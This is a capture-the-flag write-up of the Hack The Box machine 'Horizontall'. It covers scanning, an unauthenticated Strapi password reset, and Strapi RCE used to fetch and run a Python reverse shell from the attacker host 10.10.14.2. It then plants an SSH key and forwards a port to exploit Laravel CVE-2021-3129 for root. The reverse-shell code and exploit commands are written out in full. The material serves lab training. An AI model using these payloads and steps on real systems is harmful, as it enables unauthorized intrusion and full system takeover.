# Horizontall

## Nmap

```
nmap -A -T4 10.10.11.105 -oN nmap-all
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 22:13 CDT
Nmap scan report for 10.10.11.105
Host is up (0.057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=10/22%OT=22%CT=1%CU=30257%PV=Y%DS=2%DC=T%G=Y%TM=61737D
OS:EC%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
OS:11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   56.07 ms 10.10.14.1
2   56.20 ms 10.10.11.105

OS and Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.22 seconds
```

## Web enum

The website redirects to horizontall.htb so lets add this to our hosts file

Gobuster and nikto did not return much so lets look at the java script code and see what we can find.

http://horizontall.htb/js/app.c68eb462.js

After skimming through the code, we find hidden vhost.

```
_v("Example textarea")]),i("textarea",{staticClass:"form-
i("img",{attrs:{src:e("4541"),alt:"Contact image"}})])])])}],C=
s;r.a.get("http://api-prod.horizontall.htb
```

Now add this to our host file.

Gobuster reveals an admin login page.

```
dir -u http://api-prod.horizontall.htb  -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20

/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 507]
/Users                (Status: 403) [Size: 60]
/Admin                (Status: 200) [Size: 854]
/REVIEWS              (Status: 200) [Size: 507]
/%C0                  (Status: 400) [Size: 69]
```

Searchsploit also returns with a few results.


```
┌──(root💀kali)-[~/htb/Boxes/Horizontall]
└─# searchsploit strapi
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Strapi 3.0.0-beta - Set Password (Unauthenticated)
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
------------------------------------------------------------------------------
```

lets try the unauthenticated password change.

We need to modify the exploit and provide a valid user email. We will use "admin@strapi.dev" as it is the default admin email.

Once we run the exploit, we are able to login as admin with the password "codiobert".

```
┌──(root💀kali)-[~/htb/Boxes/Horizontall]
└─# python 50237.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/
ill be removed in the next release.
[*] strapi version: 3.0.0-beta.17.4
[*] Password reset for user: admin@strapi.dev
[*] Setting new password
[+] New password 'codiobert' set for user admin@strapi.dev
```





## Foothold

Now that we can authenticate, we can explore the authenticated RCE vulnerabilites.

After some research, I found this blog that explores the authenticated RCE in detail
https://bittherapy.net/post/strapi-framework-remote-code-execution/

To authenticate we need the JWT token of the admin.

Inpsect element on the webpage, then go to storage and grab the JWT token




Using 50238.py, we can get output from our commands

```
python3 50238.py http://api-prod.horizontall.htb
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM2OD
E2MjEyLCJleHAiOjE2Mzk0MDgyMTJ9.9I80MCeopFsFHY0C8uYXpgxR6z1z4s1VKTttlTx4NHc "id"
10.10.14.2
```

```
==================================
CVE-2019-19609 - Strapi RCE
----------------------------------
@David_Uton (M3n0sD0n4ld)
https://m3n0sd0n4ld.github.io/
==================================

[+] Successful operation!!!
listening on [any] 9999 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 47372
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
```

I tried a few different reverse shells but none of them connected back to my listener. Instead we need to place a reverse shell on the box and run it.

I created a simple python reverse-shell to transfer to the box with wget.

### Python code

```
#!/usr/bin/python

import socket,os,pty;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.2",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")
```

### Transferring the python script

```
python3 50238.py http://api-prod.horizontall.htb
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM2OD
E2MjEyLCJleHAiOjE2Mzk0MDgyMTJ9.9I80MCeopFsFHY0C8uYXpgxR6z1z4s1VKTttlTx4NHc "wget
http://10.10.14.2:8000/rev.py" 10.10.14.2
```

Make sure to give the script executable permissions then run the script through the RCE exploit.

```
python3 50238.py http://api-prod.horizontall.htb
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM2OD
E2MjEyLCJleHAiOjE2Mzk0MDgyMTJ9.9I80MCeopFsFHY0C8uYXpgxR6z1z4s1VKTttlTx4NHc "python
rev.py" 10.10.14.2
```

Now we have a more interactive shell

```
┌──(root💀kali)-[~/htb/Boxes/Horizontall]
└─# nc -lvnp 1337
listening on [any] 1337 ...
^[[1;5Dconnect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 42782
$ id
^[[1;5Did
/bin/sh: 1: ot found
/bin/sh: 1: 5Did: not found
$ bash
bash
strapi@horizontall:~/myapi$ id
id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
```

After running linpeas, I noticed there are some interesting ports that are listening locally.

```
strapi@horizontall:/tmp$ netstat -tulpn | grep LISTEN
netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1814/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

mysql is running but we need to find out what is running on port 8000.

Curling the service gives us more information. We find out that it is running Laravel V8.

```
 <div class="ml-4 text-center text-sm text-gray-500 sm:text-right sm:ml-0">
        Laravel v8 (PHP v7.4.18)
```

A quick search on the service gives us https://github.com/nth347/CVE-2021-3129_exploit

To successfully exploit this however, we need to port forward.

I did this with ssh

```
#On the target
mkdir ~/.ssh

#On Kali
ssh-keygen
```

Now copy your key to the target machine.


```
echo "your key" > authorized_keys
```

Now we can ssh in and forward the 8000 port to our machine.

```
ssh -i key -L 8000:127.0.0.1:8000 strapi@api-prod.horizontall.htb
```

```
┌──(root💀kali)-[~/htb/Boxes/Horizontall]
└─# ssh -i key -L 8000:127.0.0.1:8000 strapi@api-prod.horizontall.htb                                255 ×
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Nov 13 23:39:37 UTC 2021

  System load:  0.08              Processes:           201
  Usage of /:   82.5% of 4.85GB   Users logged in:     0
  Memory usage: 48%               IP address for eth0: 10.10.11.105
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
gs
```

Now we can view the webpage on our machine!




Clone the exploit from github and run it against the target.

```
┌──(root💀kali)-[~/htb/Boxes/Horizontall/CVE-2021-3129_exploit]
└─# python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 'id'
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 2673, done.
remote: Counting objects: 100% (1015/1015), done.
remote: Compressing objects: 100% (576/576), done.
remote: Total 2673 (delta 414), reused 883 (delta 308), pack-reused 1658
Receiving objects: 100% (2673/2673), 400.37 KiB | 457.00 KiB/s, done.
Resolving deltas: 100% (1056/1056), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
```

We can see that it returns commands with root. You can read the flag from here but I decided to run my python reverse shell that I had dropped earlier.

```
python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 'python
/opt/strapi/myapi/rev.py'
```

```
┌──(root💀kali)-[~/htb/Boxes/Horizontall]
└─# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 53168
# id
id
uid=0(root) gid=0(root) groups=0(root)
```